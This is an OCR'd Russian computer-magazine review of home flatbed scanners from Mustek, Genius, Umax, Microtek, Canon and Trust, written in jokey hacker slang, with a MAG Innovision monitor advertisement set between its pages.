
Профессор Левински (X #2) вообще обеими ногами был за это. Ты уж поверь его сексопатологическому опыту :)! И еще он заметил, что девочки после знакомства очень быстро просят фотку твоего интерфейса. А ты им что отвечаешь? Предлагаешь подождать, пока сбегаешь отсканить к соседу Васе, или еще хуже – к Дусе? Да пока ты шастаешь в поисках сканера, девочки срываются в оффлайн, и ты остаешься в Обломинске! Ты не думал все это радикально перевернуть и всегда держать под рукой папку «Фотки», чтобы по-быстрому их девочкам раздавать? Да, я знаю, что думал (а еще ты думал, как будешь в Фотошопе делать из себя Леонардо Ди Каприо :) (глаза бы мои его не видели)), но сканера-то у тебя и нет. Я пока не убедил тебя приобрести столь ценную игрушку? Бздря. Расскажу еще немного про огромную ценность сего агрегата. Денег пока ты много не зарабатываешь, поэтому копишь на все девайсы, откладывая стипуху :). А чтобы она была побольше – надо хорошо учиться. Заиметь классную зачетку – супер, а вот готовиться для этого – напряжно. Надо сдавать рефы, курсовики и прочий геморрой... А ты, как кул хацкер, быстренько отсканил пяток книжек, пропустил через FR, подправил малек, и готова вся работа. А сколько бы ты трахался, набивая этот бред вручную? Лучше сэкономленное время потратить разумно и, к примеру, заняться графикой. Стать по-быстрому вэбмастером или просто дизигнером и стричь на этом бабло. Но и это у тебя не выйдет без сканера! Убедил? НЕТ? Ладно. Последний аргумент. Я вот как-то разбирался у себя в комнате и нарыл до фига старых фоток. Выкидывать вроде жалко, но и хранить их напрягает. Тогда я прокатил по ним сканером, кинул в арх и забыл, а саму кипу фоток запихал туда, где, как говорится, откуда. При хорошем софте (он обычно приходит вместе со сканером) можно вообще целые фотоальбомы верстать. И когда приведешь свою чиксу знакомиться с предками, то твоя мамаша обломается и не будет транслировать доисторические фотоальбомы с твоей детской голозадой наружностью, зато ты с легкостью продемонстрируешь качественно оформленный альбом с твоими детально отобранными фотками (Фотошоп, Фотошоп...).

Еще сканирование помогает при ничегонеделании, когда все ломает, и ты прикидываешься дизигнером, сканируя свои фотки. «Так, это я с бакланом – Мишей, это я в упертой шинели, о – это что-то личное, а это я раком, тьфу – пиво с раками :)». Одним словом, веселое времяпрепровождение могу гарантировать.

Ну и хватит нахваливать эти девайсы. Я надеюсь, что ты уже проникся и теперь скидываешь, складываешь, ныкаешь бабки на новый сканер, а я пока тебе расскажу про различные модели этих чудных машинок. Жестких рамок при выборе моделей не было, и цены несколько разбросались. Но все модели реальны и подойдут для домашнего использования. Я не включил в обзор всякие гробы за штуку баксов, так как мы-то с тобой найдем лучшее применение своих кровных (на пиво позовешь?). Да и с «нижним этажом» я не особенно ломался, и тут будут сравнительно дешевые образцы – я ведь помню, что у нас хронический кризис, и все такое :). Если модель, которую ты предполагаешь купить, не попала в ревьюху, то смело пиши мне – обязательно помогу.

SCSI vs. USB vs. LPT

Нда. Больная мозоль покупателя. Если раньше было: «быть или не быть?», в виде SCSI и LPT, то теперь к присоединился «а ну их на фиг – вопросы больно умные», в виде USB. Если раньше SCSI был более актуален, чем LPT, в связи с низкими скоростными показателями второго, то теперь я могу всех дружно звать на USB. Но до таких «перебежек» хочется сказать про скоростные показатели: так, отношения скорости сканирования девайсов равняются соответственно: SCSI – USB – LPT: 3 – 2 – 1. То есть сказёвые в 3 раза быстрее работают, чем параллельные. Это характерно для «жирных» файлов. На маленьких соотношение несколько другое, в пользу LPT, но ведь все принято соотносить на графике высокого разрешения! Просто когда гоняешь графику с низким разрешением, не столь ощутима скорость. Так вот USB, на мой взгляд, решает спор сказей и параллели. Оф коурс, некоторые возразят, что у многих не столь прогрессивные тачки, и USB вовсе нет :(. И будут правы. Но есть и другой аргумент: если ты готов отдать лишние 20-40 баксов за USB, то, соответственно, у тебя уже есть мамка с соответствующей шиной. Сказы, безусловно, быстрее, но у меня и так весь кузов забит. И лезть в этот помойный ящик лишний раз меня реально напрягает. Это, конечно, субъективно (гыгыгы), но я все же предпочитаю удобство гиморру. Про LPT еще хочу сказать, что для старой машины он будет предпочтительнее и проще, по сравнению со сказы. Сказы лучше выбрать, если ты серьезно занимаешься графикой и за сканированием проводишь кучу времени. Практика производителей сканеров показывает, что их родные SCSI-карты работают не ахти как. И частенько приходится докупать кар-



Genius Color Vivid PRO USB

Genius Color View PRO

Mustek Scan Express 12000P

Х выражает благодарность компьютерному салону «Остров Формоза» на Китай-Городе за предоставленные девайсы.



ту у крутого брэнда. А они, поверь мне, стоят недешево. Когда отдаешь полторы сотни только за машину, то попа чешется еще полтинник за карту сбрасывать :(.
Ты уже понял мое отношение к девайсам на сказях? Короче: в этом обзоре их будет неприлично мало :).

Mustek SCANEXPRESS 12000P/12000S

Мастек пару лет назад стали едва ли не народными, потому как фирма всегда вела грамотную ценовую политику, и за приемлемые бабки можно было взять неплохой образец. Но также прославились эти сканера своей глючностью :). Типичная бага – в виндах виден либо только принтер, либо только сканер, и делай что хочешь.
Хотя это дела давно минувших дней – у меня этот девайс был почти 2 года назад. Сейчас драйвера новые, технология почище и глюков нет. Проведя тестирование для данного обзора, специально подвешивал кучу разных принтеров: струйники (естес-но), лазерный и даже матрицу. Глюков нет, и все! Ладно, ноги в стороны! Теперь начинаем работать. Фурычит он тихо, не шумит. Помнится, 2 года назад я выбрал Мастек и из-за этого тоже. Механика качественная (сам разбирал). Внешне тоже вполне ничего, но вот крышка – неудобная: слишком тяжелая, что иногда напрягает. А вот адаптер наоборот – слишком легкий, и когда я сканил – пару раз он выпадал из пилота. Один раз – при сканировании с высоким разрешением. Прикинь, какой облом: 20 минут катал по графике, и все пропало. Но это все мелочи. Главное – качество картинки. Она выходит вполне пристойно, хотя могло быть и лучше. Яркие, радужные цвета передаются немного сухо. Замечу, что монитор был идеально (а такое бывает?) настроен, и списывать на него не стоит. По черно-белым фоткам замечаний нет. Черный цвет с белым нормально балансируют. С текстом я долго не работал, но особого восхищения не было. Все в норме. Работать удобно. Софт приличный, хотя особенных обновлений по сравнению с купленным мной – нет (эй, я сказал: ДВА ГОДА!) :(.

Mustek 600CP


Вообще-то, это самая дешевая модель из обзора. Если поискать, то можно взять и за 40-45$! А к выходу номера – и того меньше. Поэтому я не буду выкидывать пухлые пальчики, возмущаясь некоторыми траблами (о, их было и будет много!). Изначально данная модель разрабатывалась как чисто домашняя. Для работы с простенькой графикой, да с текстом. Я бы взял этот девайс, если бы мне была нужна дешевая альтернатива моему основному сканеру или если бы заимел приличный ноутбук. Потому как этот агрегат малогабаритный и с легкостью помещается в нотебуковскую сумку.
Устанавливаю драйвера, и что-то тачка подвисает. Потерпели. Проинсталлилось. Опять предлагают кучу ненужного халявного софта. Все отрубаю. Но вот появилась новая стоящая прога, которой не было вместе с 12000P – ну-ка... После сканирования фоток этим сканером ко мне врывается бухой сосед: «Ага, щенок, халтуришь тут по ночам на токарном станке! А днем под интеллихента косишь, за эвэмом сидишь! Все, надоело – пойду управ. дому понос писать!».
И шо це такэ було? Понял. Очевидно, соседу не понравился шум, издаваемый моим девайсом :). И он, увы, прав – шумит изрядно. А чего хотели? Механика, прямо скажем, средненькая. Выгоняю соседа и вызываю ему скорую – вытрезвительную. Его увозят, но сканерок от этого меньше не шумит. Как мне объяснили – образец гнилой попался (гыгыгы). Надеюсь, что так. Получаю фотки. Смотрю. Ч/Б графика на удивление хорошая. Характерных завалов белого цвета нет, черный тоже вполне. А вот текст – полная лажа. Такого я, кажется, и на «пылесосах» – ручных сканерах – не видел! Полученный текст будет сложно идентифицировать даже человеку, который клал под крышку образец :(. Цветные фотки – средненько. Но, если не придираться, даже хорошо. Полиграфия получилась сетчатой, растры повсюду. По работе порадовало, что крышка оказалась съемной – это конечно пустяк, но некоторым нравится.

Mustek 1200 CU

Гляжу я на этого «Мастака» и моментально его хватаю, и давай тестить: туда-сюда, туда-сюда! Почему я его взял? А бокс у него по приколу – темно-синий. Надоели эти серые ящики, хочется чего-то свеженького. Притащил я сей Мастак к компу, и сразу бросилась в глаза хлюпкая конструкция девайса: крышка, того и гляди, сорвется, сам корпус очень тонкий, лампочка на густой сопле. При подключении заметил, что юсибишный провод прицеплен наглухо к корпусу сканера. Это как кроссовки, в которых шнурки вшиты в кожаное основание. Порвал, и считай кроссовки дохлыми. Так и тут: если что – придется провод паять, либо на помойку. Это все замечания педанутого педанта, но и в работе с этой игрушкой дело обстоит не лучше. На выходе – блеклые, неяркие цвета. А особенно SUXX дела обстоят с яркими выделениями цветов. Например, отражение вспышки фотоаппарата или отражение солнца. Получаются на месте этих вспышек некие дыры непонятного происхождения, и что с ними делать – ХЗ. А вот текст сканируется на удивление пристойно. Для работы с ним прилагается древний Fine Reader версии 3.0. Я прокатил через него наш Х. Явных сеток не нашел. Текст и графика из журнала сканятся нормально. То есть вполне нормальную работу с полиграфией можно отнести к заслугам этого планшетника. А так – 20 баксов цены ты отдаешь лишь за слащавый корпус синего цвета. Это не наш стиль.

Genius Color Vivid PRO USB/LPT

Когда мне предложили помучить данный девайс, я сильно смутился: Гениус у меня ассоциировался с народными мышаками и жутко ламерскими ручными сканерами. Если мыши получались качественные и недорогие, то сканеры были просто дешевы и похабны. Но, в последнее время, наметилась линия реального развития этих девайсов. Женюсы сейчас стали вполне конкурентоспособны. Так вот: модель Color Vivid PRO явно из неробкого десятка. Про некогда страдавшее качество чуть позже, а пока давай вместе присмотримся. И что же мы видим? Незараженным взглядом видна некоторая схожесть с железками от HP. Любимая стартовая пимпочка на месте. Дизигн тоже отдаленно что-то напоминает ;). Хм, вот, пожалуй, и все. Но центральное место – легендарная пимпа, щелкнув по которой автоматом запускаешь сканирование графики, и не надо лезть в менюшку. И когда скан закончится, ты получишь жпегу, которую, тут




же подредактировав, пошлешь свежеснятой девочке. Или по-быстрому устроишь апгрейд твоей домашней паги, закинув фотки, снятые в общественной бане гермафродитов :). Многие скажут, что это ламерство, и куда проще щелкнуть по пуску. Они правы. Но также они забыли столь чудную доЗовскую вещь, как «Hot key» ака горячие клавиши. Нет, это реально удобно, автоматика как-никак. Короче, можно наиграться вдоволь. Поиграли и хватит. Теперь непосредственно работа с графикой.
Рассказывать о том, как я «чувственно и страстно» вложил лист в брюхо планшету, я не буду и сразу поделюсь впечатлением от полученного. А получилось очень и очень неплохо! Цвета все сочные, яркие. Я отсканил изображение некоторой смеси зеленого света и темной ночи (звучит параноидально, но на таких шаблонах частенько «падают» многие аппараты), так вот зеленый цвет был идеален, но кромки зеленого и черного были сильно размыты. Как будто какой-то крендель размазал густые слюни по стеклу сканера. Это меня смутило, и даже как-то замутило, и я решил четко развинтить эту загадочную оплошность. И прокатил фото восхода, где золотистый цвет мягко сливался с черным. Но, на удивление, этот тест прошел удачно. Людские обычные лица тоже оказались ничего. Текст вышел также опрятным. Далее пошла работа с журнальной графикой. Тут все вышло несколько обломно, и лица фотомоделей из рекламы запаршивели гнусными пикселями. Один чел меня уверял, что это я просто сканить не умею, тогда я доверил «Катюше рычаги управления», и этот знаток тоже попался.
Из внешних «знаков отличия» выделяется очень удобный сетевой адаптер. И вместо стопудовой гантели – вполне нормальная вилка. Я, когда тестил, подвесил ее на стенную розетку. По сравнению с Мастаками удобно, что USB провод отстегивается. Прилагаемый софт мне понравился: просто и понятно. В то же время для опытного пользователя возникнут некоторые траблы (а что, слабо на Митинобазаар сгонять?), но, возможно, софт децил доработают и положат туда побольше ПО (или кряков к нему ;).

Umax 1220 U/1220 P

Если проследить за результатами продаж столичных компьютерных контор, то становится понятно, что Умакс – не последняя балалайка на этом празднике жизни. Этот производитель уже забил под себя неплохую часть рынка домашних сканеров, как их называют, SOHO-класса, с понтом дела, домашне-офисного типа. Конечно, порой это не самые дешевые девайсы, но, имхо, цена/качество у них оптимальны. Сторонники Умакса орут, что при покупке этих девайсов ты избавишься от всех сканеровских проблем. Это сильно преувеличено, и если прибор электронный, то (по Добрянскому) он не глючить не может :). Ладно, это только слова. А на деле все выходит неплохо. При установке траблов нет, софт и драйвы тоже рабочие. Я смотрел модель под USB – может быть, из-за этого получилось все так гладко. Но потом посмотрел для LPT и тоже не нашел особых изъянов. После установки я, ясный перец, начал фотки сканить. Получилось классно. Но вот не понравилось то, что полученное изображение было чуть затемненным, и, например, темно-серый был очень схож с черным. Это, конечно, мелочи, и при определенных навыках это можно поправить, хотя кто-то там из наших общих знакомых говорил, что умаксы все такие суперские :).
Даже имея навыки, для полноценной обработки графики нужен грамотный софт. И тут, как ни странно, все в порядке. Халявного вареза до задницы! Правда, при установке всей этой байды случались малоприятные подвисалки. Я установил и решил посмотреть, как вся эта туча справится с обработкой полиграфии. С несложной полиграфией расправа была быстрой и качественной. По результатам сканирования иллюстраций с высоким разрешением я бы отнес данный сканер к середнячкам. Лично мне работать с высококачественной полиграфией приходится нечасто, и мне данный параметр не столь важен. Профессиональный дизайнер просто выберет другую, более дорогую, более качественную модель. Из тех же Умахов – Astra 2400S (SCSI). Мне же, думаю, как и тебе, не надо такого жеребца за четыреста баксов, и для дома я бы мог посоветовать именно модель- 1220 (SCSI). Еще в пользу 1220 USB/LPT стоит отнести корректную работу с текстом и черно-белой фотографией. Если профессионал смотрит в первую очередь на результат, то мне также важно исполнение образца и его «юзабельность». Например, на рассматриваемой Астре с передней панели глядит хитрый зеленый глаз. И делает он это, когда аппарат подключен к сети. Это удобно, а то помню: у меня как-то корефан пытался сосканить этикетки с пузырей, выпитых час назад :). И он сильно злился, когда сканер работал с этикеткой 2 часа, пока кореш не заснул :). А если б все же не заснул, то ему бы очень понравилась возможность подключения слайд-модуля.

Microtek Phantom CX

Помнится, когда я выбирал себе первый планшетник, то именно тогда родилась идея купить Phantom. И меня конкретно подцепила одна из моделей линейки. Я долго искал ее, но так и не нашел :(. Это было тогда, а теперь более новая серия CX абсолютно доступна отечественному юзеру. Я не уверен, что сейчас бы обязательно взял себе что-то оттуда, но вот посмотреть решился. Поделюсь впечатлениями. Внешний вид очень приятный. На месте «хьюлитовые» кнопки для автоматического сканирования. Одна из моделей цепляется под параллель, а другая живет с ЮСБ. А вот на SCSI не было. Я уже говорил, что холодно отношусь к этому стандарту, но сам факт отсутствия подмечаю. Еще подметил вполне корректную установку, полностью реализован классический ScanWizard. Иначе говоря, для чайника проблем с установкой – никаких.
Тестирование началось с ч/б фотографий. И сразу не понравилось.
Хотя тебе явно не захотелось бы суперкачества работы с ч/б графикой. Ты разве собираешь дореволюционные фотографии? :). Если нет, то, ограничившись цветным сканированием, будешь доволен. Супер результатов нет, но с различными цветными фото получается хорошо, а на фотографиях низкого качества, типа как снятых на сотую фотопленку, вообще классно. За текстом я особенно не следил, и, наверно поэтому эмоций по этому поводу нет. Как говорят у нас в редакции – ВСЕ ОКЭ! Полиграфия почти «ОКЭ», мне не понравилось, правда, как Фантом сканировал газету, но ведь ты же не будешь МК каждое утро сканить! Софт добротный, простой,



Mustek Scan Express 12000CU



UmaxAstra 1220P

Mustek Scan Express 600CP



UmaxAstra 2000U

Три главных аргумента в пользу новых мониторов MAG Innovision

1.
Великолепная передача цветов.
Цвета выглядят чистыми и насыщенными.

2.
Отсутствие геометрических искажений.
Прямая линия получается только прямой, а не кривой. Круг получается кругом, а не эллипсом.

3.
Безопасность.
Мониторы соответствуют самым строгим стандартам безопасности TCO92, TCO95 (TCO99 опция).

В мониторах использованы оригинальные инженерные решения специалистов MAG Innovision и кинескопы ведущих производителей **Hitachi® Super High Contrast FST, Sony® FD Trinitron®, Toshiba® Microfilter FST**

Серия Vision

Диагональ 15"; 17".
Шаг точки 0.28мм.
1280x1024; 1600x1200
Пропускная способность до 200МГц
Plug'n'Play
MPRII (TCO95 опция)
3 года гарантии.

Серия InnoVision

Диагональ 15"; 17"; 19"; 21".
Шаг точки 0.26мм.
Макс. разрешение 1280x1024; 1600x1200, 1920x1440
Пропускная способность до 230МГц
Plug'n'Play
TCO95 (TCO99 опция)
3 года гарантии.

Серия ProVision

Диагональ 15"; 17"; 19"
Кинескоп FD Trinitron®
Шаг точки 0.24мм.
Макс. разрешение 1920x1440
Пропускная способность до 230МГц
Plug'n'Play
TCO95 (TCO99 опция)
3 года гарантии.



Серия FlatVision

Жидкокристаллические мониторы
Диагональ 15" и 18"
Шаг точке 0.28 мм
Поддерживаются режимы работы: 640x480; 800x600; 1024x768; 1280x1024
Работа в режимах LandScape и Portrait
TCO92 (TCO95 опция)

Специальная дилерская программа на www.rsi.ru





Оптовые поставки:
Тел.: (095) 907-1101, 907-1065
Факс: (095) 904-5995
E-mail: rsi@rsi.ru www.rsi.ru

Авторизованные дилеры MAG Innovision:

R-Style	(095) 904-1001 (многокан.)	Москва	ЗАО «Свет-Компьютерс»	(095) 795-0295	Москва
R-Style	(8312) 443-517, 441-622	Нижний Новгород	ООО ПК «Сплайн-техно»	(095) 964-00-64, 964-1692	Москва
R-Style	(3832) 666-378, 661-167	Новосибирск	ООО «АМИ СЕТЬ»	(095) 191-2027, 191-1521	Москва
R-Style	(3432) 746-000	Екатеринбург	CSM, Inc.	(095) 245-5399, 246-3252	Москва
R-Style	(8632) 524-813, 587-170	Ростов-на-Дону	фирма «СтартМастер»	(095) 216-1597, 216-15-95	Москва
R-Style	(812) 167-1430 (31...36)	Санкт-Петербург	фирма «Хопер»	(095) 235-1667, 235-3500	Москва
R-Style	(4212) 218-700, 221-213	Хабаровск	Циттранс	(095) 262-2503, 262-6498	Москва
ЗАО «Корнус»	(8672) 53-42-31	Владикавказ	ООО «Фриком+»	(3012) 26-17-97/98	Улан-Удэ
фирма «РЕТ»	(0732) 77-99-39	Воронеж	фирма «Банкос»	(3472) 53-31-98	Уфа



удобный, порой даже слишком, и иногда хочется самому подумать :).

CanoScan FB 320P/620P

Смотрю я на коробку и думаю: совсем обнаглели – решили использовать имя крутого чела – Кано, из некогда популярного «МК». Потом пригляделся: к Кано отношение имеет условно косвенное, и на самом деле произведена сея игруха – Canon`om. Чьи ксероксы у нас прошли на «ура», а вот принтеры во многом остались непонятыми. Поначалу я видел такую участь и для сканеров этого брэнда, но обломался: цена/качество/брэнд (я думаю, понятно, что, покупая такие девайсы, ты платишь еще и за имя) – вполне ничего. Так 320P может надеяться на то, что его купит не самый богатый пользователь. Хотя после семнадцатого – «богатые тоже плачут», и у этого сканера вырисовывается куча потенциальных покупателей. А если заныкалась лишняя капустная двадцатка, то я бы посоветовал взять 620P. Эти модели под LPT, поэтому сканят не совсем быстро, но 620P это делает более качественно. Черно-белая и цветная графика получается ничего, но в некоторых местах несколько размыто. Текст не совсем чистый, качество работы с полиграфией тоже бывает выше. Но для поддержания своей паги свежей графикой – оптимально, как и для составления несложного фотоальбома.

Софт несколько запутанный, и перед установкой аппарата есть смысл накачать из сети побольше другого.

Easy Scan 19200 (Trust Computer Products).

Я всегда был активным противником NoName. Объяснять, думаю, не стоит. Но я не против отсутствия красочных этикеток и лэйблов, я не призываю доплачивать за раскрученную марку. Я против низкого качества, отсутствия полноценной поддержки юзера, против лажовых драйверов. Но, увы, именно ноунэймы характеризуются этими не лучшими качествами. И взяв модель Easy Scan, я не ожидал ничего хорошего, кроме низкой стоимости. Этому еще способствовало то, что я познакомился с этим зверем не на витрине компутерного магаза, а в гостях у корефана. Который даже не покупал его, а «чиста перехватил за долги».

Перехваченное добро мне понравилось. Железное подключение стандартно – классический LPT, еще замечу, что я параллельно подвесил принтер, и при этом не было «конфликтных ситуаций». ПО оказалось не совсем новым, и перед установкой я выкачал драйверы посвежее. На новом софте все пошло как по пиву. И после установки я сразу приступил к тестированию девайса. И получил очень неплохие результаты. Цена, брэнд, модель – не обязывают к «особенно» высокому качеству. Но за такие деньги – очень и очень хорошо. Особенно на высоких разрешениях, что весьма странно для недорогого девайса. А еще меня подцепила работа с полиграфией. Реализована функция «Descreen». Подумал, что очередная хрень, типа Дигауса? Не фига. Штука очень нужная и, буквально, устраивает превращение с журнальной полиграфией. Это чудо передать в нашем, также журнальном, формате сложно. И для наглядности я его выложу на нашем сайте. Потому как все растры при использовании этой фишки моментально пропадают. С газетной графикой результаты хорошие. Правда, такой убедительности, как при работе с цветной журнальной, нет. Текст? У более дорогих конкурентов качество выше, но среди ему подобных – хорошее. В общем, все понравилось. Но вот с драйверами и софтом, а точнее над их свежестью, стоит поработать, ведь не секрет, что не у всех есть Инет, или, если есть, явно нет желания качать полсотни мегов софтины :(.

Трибунал

Сканер – не проц, не видюха, не сидюк. Тут объективно оценить довольно сложно. Я целиком и полностью доверился своим субъективным ощущениям, обильно смачивая текст «по моему мнению», «лично я так считаю», «имхо». Можно, конечно, сидеть с секундомером и кричать: на старт, внимание, марш! И: стоять, бояться, деньги не прятать! Я так и сделал, но получилось, что при одном разрешении на разных девайсах выползало разное время сканирования. Еще чаще получалось разное качество :(. Так что я особое внимание уделил результату сканирования, а не шустрости процесса. Итого, среди моделей на LPT мне понравился некогда юзаный мной Mustek 12000P. Правда, это уже устаревший девайс. Но в качестве проверенной машинки я бы выбрал именно его. Из чуть более дорогих, более ресурсоемких – Umax Astra 1220P. Нельзя забывать и про Microtek Phantom CX, хотя цена модели под LPT несколько завышена. Если же нужен второй сканер или финансы в дауне, то вполне подойдет Mustek 600 CP, так как при очень низкой цене он вполне пригоден для простых работ. А вот девайсы от Canon`a я могу рекомендовать с большой натяжжжжжжжкой, а точнее, вообще не могу. По крайней мере, судя по их модели из линейки CanoScan, для LPT. Гениусы хороши, но я бы взял их девайс под USB, а про это отдельно.

USB, как я уже писал, наиболее подходит для сканирующих работ. И при выборе модели данного интерфейса я отдал бы свое предпочтение Umax Astra 1220 U или более новому и более дорогому Umax Astra 2000 U. Второй дороже и не имеет возможности подключения слайдовой приставки. Genius Color Vivid PRO USB мне полюбился за наипростейшее управление, наличие «стартовой» кнопки. У Мастека не особо суетятся о новых моделях и разработках, и достойно они себя проявили, и порой проявляют, на LPT и SCSI. А вот USB... И модель 1200 CU я бы не отнес к статье «выгодная покупка» – глубокий синий цвет корпуса подкупает едва ли. За сотку, которую придется отдать, можно взять более грамотный Умакс. Хотя, как знать, ведь часто определяющим для тебя являются дизайн и исполнение девайса. И если ты пользователь чего-то типа Acer Aspire или Compaq Presario, можно остановиться на этой модели. Хотя не секрет, что пользователи таких тачек отличаются особой грамотностью капиталовложений :). Явно не удовлетворяет цена Фантома, от Микротека. Пожалею и скажу, что качество «почти» стоит этих денег. Его удобство и автоматика работы тоже понравится многим.

А что же со сказями? По понятным причинам тестирование этих девайсов напрягает. Да и постоянное использование тоже... И Mustek SCANEXPRESS 12000S – тому яркий пример. При высоком качестве обработки графики встречается ряд проблем. И на SCSI я бы доверился чему-то от попсовых брэндов, типа HP. У Умакса также есть несколько грамотных образцов. Так, самый «грамотный» – Umax Astra 2400S. А вот цена – явно не :). Для требовательного и экономного есть и за полторы сотни баксов модель – Umax Astra 1220S. Ну а что касается сказевых ноунэймов – не советую.

Вот, вроде, и все. Некоторых моделей не оказалось в обзоре. Но я противопоставляю подробный разбор моделей скудненьким ревьюшкам. Типа «все модели****** сделаны по очень высококлассной, очень прогрессивной невиданной технологии...», модель ******: разрешение-***, подключение-****, сканер цветной». Некоторые раскидывают пальцы, просматривая ревьюхи не «горячих» моделей, а уже хорошо поюзанных, проверенных. Я с ними не согласен. Покупать «SUXX в мешке» только потому, что где-то в забугорье кто-то как-то увидел сей девайс? Не стоит.

Ты еще не решился на новую покупку? Хм, тогда может чуть позже... Но смотри! Скоро будет совсем холодно, и высовываться на улицу будем еще реже, и резко уйдем в Инет, где в чатах тусуются наши любимые девочки – живые и настоящие. И, как обычно, они просят посмотреть на твой фейс. Время пока еще есть – решайся, и вперед, к огненным женским сердцам и прочим частям тела!

